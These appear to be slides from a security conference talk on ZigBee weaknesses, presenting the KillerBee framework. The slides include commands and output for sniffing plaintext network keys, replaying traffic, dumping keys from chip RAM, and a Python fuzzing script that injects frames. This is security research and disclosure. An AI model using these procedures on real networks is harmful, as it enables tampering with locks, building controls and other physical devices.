Outline

50 minutes of attacking ZigBee goodness

- 
- ➔ Introduction to ZigBee
 - Why ZigBee is Important
 - ZigBee Examples
 - KillerBee ZigBee Attack Framework
 - Attack Scenarios
 - Conclusion

What is ZigBee?

- Low-power, low data rate wireless protocol
- Max throughput 250 Kbps
- Small, lightweight stack (120 KB)
- Built-in star or mesh topology support
- Long battery life (5-year goal)
- Range commonly 10-100 meters
- Optional profile support for various vertical applications

ZigBee Uses IEEE 802.15.4

- 2.4 GHz ISM and recently sub 1 GHz
- 16 channels, 5 MHz separation (11-26)
- DSSS modulation (like 802.11b)
- Max frame size 127 bytes
- 802.15.4 also used without ZigBee
 - Vendors offer lightweight stacks without the fuss of ZigBee
 - TI: TIMAC, Microchip: MiWi, Ember: ZNet, Atmel: ZigBit

CCM* Protocol

- Variation of AES-CCMP
 - 128-bit key length
 - Various options for MIC length (16, 32, 64, none, only MIC)
- Network Key: Shared among all devices, most common key used
- Link Key: Unique for 2 devices
- Master Key: Used with SKKE for network and link key derivation (ZigBee-PRO)

Outline

50 minutes of attacking ZigBee goodness

- Introduction to ZigBee
- ➔ Why ZigBee is Important
- ZigBee Examples
- KillerBee ZigBee Attack Framework
- Attack Scenarios
- Conclusion

Why Does the World Need ZigBee?

- WiFi is too complicated*, bloated and transceivers are too expensive
- Bluetooth as a FHSS device uses too much power, too complex
- ZigBee comes in at low-cost, low-speed, low-power
- Connects lightweight embedded technology

When both simplicity and low cost are goals, security suffers.

* Understatement of the year, not that I'm jaded, or anything.

Why Do WE Care?

- ZigBee touches the kinetic world more than any other wireless packet technology.
 - WiFi does not control water spill gates at a dam
 - Bluetooth does not control lighting, HVAC and appliances in your office or home
 - DECT does not actuate natural gas control valves
- Manipulating the physical world through wireless introduces new risks
- Many of the past mistakes are repeated, again

Manipulating ZigBee affects the physical world in many ways now, and in the foreseeable future.

Outline

50 minutes of attacking ZigBee goodness

- Introduction to ZigBee
- Why ZigBee is Important
- ➔ ZigBee Examples
 - KillerBee ZigBee Attack Framework
 - Attack Scenarios
 - Conclusion

ZigBee Example 1: Smart Thermostats

"JULY payment rec'd - Thank You"

ZigBee Example 2: Siemens APOGEE Floor Level Network Controller

- Interface to heaters, exhaust fans, AC units and lighting through field level controllers

"With Wireless, your building will be more marketable and you will be better prepared to capitalize on future technologies."

"Simply put, the network can't be compromised because the signal is automatically able to circumvent obstructions and find its target." Jay Hendrix, Siemens manager, wireless solutions

ZigBee Example 3: Kwikset SmartCode

- Lock Doors with Handheld Remote or Touch Screen
- Automatically Unlock Doors in Case of Fire
- Lock or Unlock Doors with a Mobile Device or Secure Internet Connection
- Check Lock Status Remotely
- Receive Notification of Who Enters your Home and When
- Remotely Add or Delete Codes

Example 4: MGM City Center, Las Vegas

- New high-tech resort, customized for guests with ZigBee technology
 - Lights, curtains, heating, TV, sound system, room locks, safe lock set to guest preference
- Largest ZigBee deployment to date
- 10K ZigBee thermostats
- 5K ZigBee touch screens
- 7.5K ZigBee peripheral controllers
- Automation of guest room systems make it cost-effective
- Magic of system enhances resort luxury



Other Examples

- Manufacturing systems controlling belts, lifts, motorized equipment
- Smart Home Systems, managing HVAC, window blinds, lighting
- Medical systems monitoring and reporting BP, pulse oximeter monitors
- Retail systems managing assets, inventory control
- Location analysis systems for multiple verticals

 - Conclusion
- 

KillerBee

- Framework and tools for exploiting ZigBee and IEEE 802.15.4 networks
- Simplifies sniffing and injecting traffic, packet decoding and manipulation
- Tools designed to aid in recon, exploitation
- Pure Python
 - Plays well with other Python tools
- Minimal library dependencies
- BSD license (free'er then GPL)

KillerBee Hardware

- AVR RZ Raven USB Stick (RZUSB, \$40)
 - Pick up two sticks for sniff + inject
- AT90USB1287 uC with AT86RF230 802.15.4 transceiver
- 4 LED's, PCB antenna
- Available from DigiKey, Mouser, etc.
 - Search for "RZUSB"
- Free development IDE based on gcc

I'm working on adding support for more HW, stay tuned

RZUSB Firmware

- Default RZUSB firmware accommodates 802.15.4 sniffing, End Device, PAN Coordinator
- Custom KillerBee firmware required for packet injection, frame spoofing hardware ACK
- Cannot flash RZUSB without external programmer
- Programmer is AVR JTAG ICE mkII: \$300
 - Programmer cost is lousy as it is a one-time programming operation

KillerBee Arsenal

- zbid - List available devices supported
- zbdump - "tcpdump -w" clone (libpcap or commercial Daintree SNA savefile format)
- zbconvert - convert capture file formats
- zbreplay - Replay attack
- zdsniff - OTA crypto key sniffer
- zbfund - GUI for ZigBee location tracking
- zbgoodfind - Search memory dump for key
- zbassocflood - ZR/ZC association flooder

Respect to the authors of similarly named tools for their excellent work

Examples

```
$ sudo zbid
```

```
Dev      Product String  Serial Number
005:005  KILLERB001      839C17FFFF25
004:010  RZUSBSTICK      61A017FFFF25
```

```
$ sudo zbstumbler
```

```
zbstumbler: Transmitting and receiving on interface '005:005'
```

```
New Network: PANID 0x4EC5  Source 0x0000
```

```
Ext PANID: 39:32:97:90:d2:38:df:B9
```

```
Stack Profile: ZigBee Enterprise
```

```
Stack Version: ZigBee 2006/2007
```

```
Channel: 15
```

```
New Network: PANID 0x858D  Source 0x0000
```

```
Ext PANID: 00:00:00:00:00:00:00:00
```

```
Stack Profile: ZigBee Standard
```

```
Stack Version: ZigBee 2006/2007
```

```
Channel: 11
```

```
^C
```

```
202 packets transmitted, 183 responses.
```



```
$ sudo zbdump -i '004:010' -f 11 -w out.dump
```

```
zbdump: listening on '004:010', link-type DLT_IEEE802_15_4, capture  
size 127 bytes
```

Outline

50 minutes of attacking ZigBee goodness

- Introduction to ZigBee
- Why ZigBee is Important
- ZigBee Examples
- KillerBee ZigBee Attack Framework
- ➔ Attack Scenarios
- Conclusion

Attack 1: *Seriously, they do that?*

Key Provisioning Attack

- ZigBee keys can be pre-installed or over-the-air (OTA) provisioned
- Most pre-install methods require re-flashing device to change the key
 - Not optimal with limited-flash-write devices
- OTA key delivery allows for frequent key rotation
- Key sent in plaintext ... *no really.*

zbdsniff

- OTA crypto key sniffer
- Reads from libpcap or Daintree SNA files automatically
 - Easily search all captures for OTA crypto keys

```
$ find . \( -name \*.dcf -o -name \*.dump \) -print0 | xargs -0
zbdsniff
Processing ./ct80-rapidsedesk.dump
Processing ./stumbler-chan15.dcf
Processing ./newclient.dump
NETWORK KEY FOUND:
00:02:00:01:0b:64:01:04:00:02:00:01:0b:64:01:04
  Destination MAC Address: 00:d1:e4:a7:bb:f2:34:e7
  Source MAC Address:      00:9c:a9:23:5c:ef:23:b2
Processing ./ct80-conn3.dcf
```

Attack 2: *Wait, Is this 1996?* Replay Attack

- 802.15.4 has no replay protection
- ZigBee has meager replay protection
- Attacker can replay any previously observed traffic until key rotation (a.k.a. "forever")
- *Isn't that just like the WEP and ARP thing?*
 - Yes, it is.
- Impact varies with the nature of the traffic
 - Used successfully against multiple vendors

Consider: Replaying a message actuating water control valve to open 1 degree, repeated multiple times

zbreplay

- Straightforward, unintelligent replay attack
- The analyst decides what to replay, and observes the response
- Daintree DCF files are ASCII, easy to chop up

```
$ zbreplay
```

```
ERROR: Must specify a channel with -f
```

```
zbreplay: replay ZigBee/802.15.4 network traffic from libpcap or  
Daintree files jwright@willhackforsushi.com
```

```
Usage: zbreplay [-rRfiDch] [-f channel] [-r pcapfile] [-R daintreefile]  
[-i devnumstring] [-s delay/float] [-c countpackets]
```

```
$ sudo zbreplay -f 11 -r newclient.dump -s .1
```

```
zbreplay: retransmitting frames from 'newclient.dump' on interface  
'005:005' with a delay of 0.100000 seconds.  
4 packets transmitted
```

Attack 3: Hardware is the new Software

Props to Joe Grand for his talk at Hack in the Box

- Nature of ZigBee and IEEE 802.15.4 networks is to have lots of small, distributed devices
- Unless OTA key delivery is used, all devices must have key stored in flash
- When device boots, key is moved to RAM
- Leverage device to retrieve encryption key, access network or decrypt all traffic

This is not unlike WPA2-PSK networks, where each device has knowledge of the key. A compromised device is a compromised network. No key rotation makes this even more useful.

Locate a Device To Steal: zbfind

Cheers to Mike Kershaw for all the GTK work for this tool.

File	Mode	Dest PAN	Dest Addr	Src Addr	Distance	Samples	Signal
		0xb832		0x0100	16'	1	-61
		0xa77a		0x0000	20'	48	-64
		0xb881	0xffff	0x0000	26'	70	-67

Signal Level

Device Details - DPAN: 0xb832, SRC: 0x0100

First seen: 2009-10-14 14:00:46.940437
Last Seen: 2009-10-14 14:00:46.940437
Security: Not In Use
Last Seq Num:
Frame Types: Beacon
ZigBee 2006/2007
ZigBee Standard
Ext PAN ID: 00:00:00:00:00:00:00:00

Steal It

- Don't try this at home.
- Seriously, it's not a good idea.
- Even if you know what you are doing, don't.

Analyze It: GoodFET

- Flexible hardware debug interface tool from Travis Goodspeed
- Support for Chipcon (TI), Ember and other chips through various JTAG variants
- Common vulnerability in Ember, TI chips to extract RAM even when chip is locked
 - Issue erase to zero flash and unlock device, RAM not cleared and can be extracted to a Intel hexfile



Key Recovery: zbgoodfind

- Convert hexfile to binary file with objcopy
- Using an encrypted packet, attempt to decrypt with each possible key value in RAM
- Can also be used with bus sniffing output for older chips without integrated uC's

```
$ sudo goodfet.cc dumpdata chipcon-2430-mem.hex
Target identifies as CC2430/r04.
Dumping data from e000 to ffff as chipcon-2430-mem.hex.
...
$ objcopy -I ihex -O binary chipcon-2430-mem.hex chipcon-2430-mem.bin
$ zbgoodfind -R encdata.dcf -f chipcon-2430-mem.hex
zbgoodfind: searching the contents of chipcon-2430-mem.hex for
encryption keys with the first encrypted packet in encdata.dcf.
Key found after 6397 guesses:  c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc
cd ce cf
```

Decrypt It

- Wireshark has built-in support for decrypting ZigBee Network (NWK) encryption
- Enter the key in reverse-byte order

The screenshot shows the Wireshark interface with a capture file named "Z-Stack Sample Capture.dcf". The packet list pane shows three packets:

No.	Time	Source	Destination	Protocol	Info
39	0.981718	0x0549	0x0002	IEEE 802.15.4	Data Request
40	0.982487			IEEE 802.15.4	Ack
41	0.997274	0x610c	Broadcast	ZigBee	Data, Dst Endpt: 210, Src Endpt: 3

The packet details pane for packet 41 shows the following structure:

- ZigBee Network Layer Data, Dst Endpt: 210, Src Endpt: 211, Profile: 0xc00
- Frame Control Field: Data (0x08)
 - Destination Endpoint: 210
 - Cluster: 0x0019
 - Profile: 0xc003
 - Source Endpoint: 211
 - Counter: 156

The packet bytes pane shows the raw data: 0000 08 d2 19 00 03 c0 d3 9c. The status bar at the bottom indicates "Frame (43 bytes) Decrypted ZigBee Payload (8 bytes)" and "Packets: 10377 Displayed: 10377 Marked: 0".

KillerBee API

- Simple interface for channel selection, packet injection, sniffing
- MAC, NWK and APS frame decoding
- Also support for crypto methods and working with packet captures
- Core of tools like zbdsniff are ~10 lines of Python
- Epydoc API documentation included in the ToorCon KillerBee CD

print "KillerBee" + "Sulley" + "Goodness"

```
from killerbee import *
from sulley import *

src = "\x00\x0d\x6f\x04\x00\x00\x00\x50"

s_initialize("MAC Command Mutation")
# Frame control + Seq Num + DPANID + DA
s_static("\x43\xc8\x00\xff\xff\xff\xff")
s_static(src[::-1]) # Reverse address
s_byte(0, full_range=True)

kb = KillerBee()
kb.set_channel(26)

while s_mutate():
    kb.inject(s_render())
    print hexdump(s_render())
```

Outline

50 minutes of attacking ZigBee goodness

- Introduction to ZigBee
- Why ZigBee is Important
- ZigBee Examples
- KillerBee ZigBee Attack Framework
- Attack Scenarios
- ➔ Conclusion

Thoughts on ZigBee

- Security demarcation issues between consumer devices and interfacing service providers
- Key provisioning is hard, key revocation is unheard of
- ZigBee has problems with CCMP as a stream cipher and IV reuse (known plaintext recovery)
- Each vendor makes their stack available as open source, and all have problems
- Adoption will continue in critical technology areas - it's too attractive for embedded development to avoid

Conclusion

- ZigBee is a growing low-power wireless protocol
- Rapidly gaining market acceptance and deployment numbers
- KillerBee is a hacker-friendly interface to experimenting with ZigBee security
- ZigBee interfaces with the kinetic world, controlling insignificant and critical devices

To date, vendors haven't taken ZigBee security seriously due to the lack of attack tool availability. It's not going to get better until we have a practical attack surface.
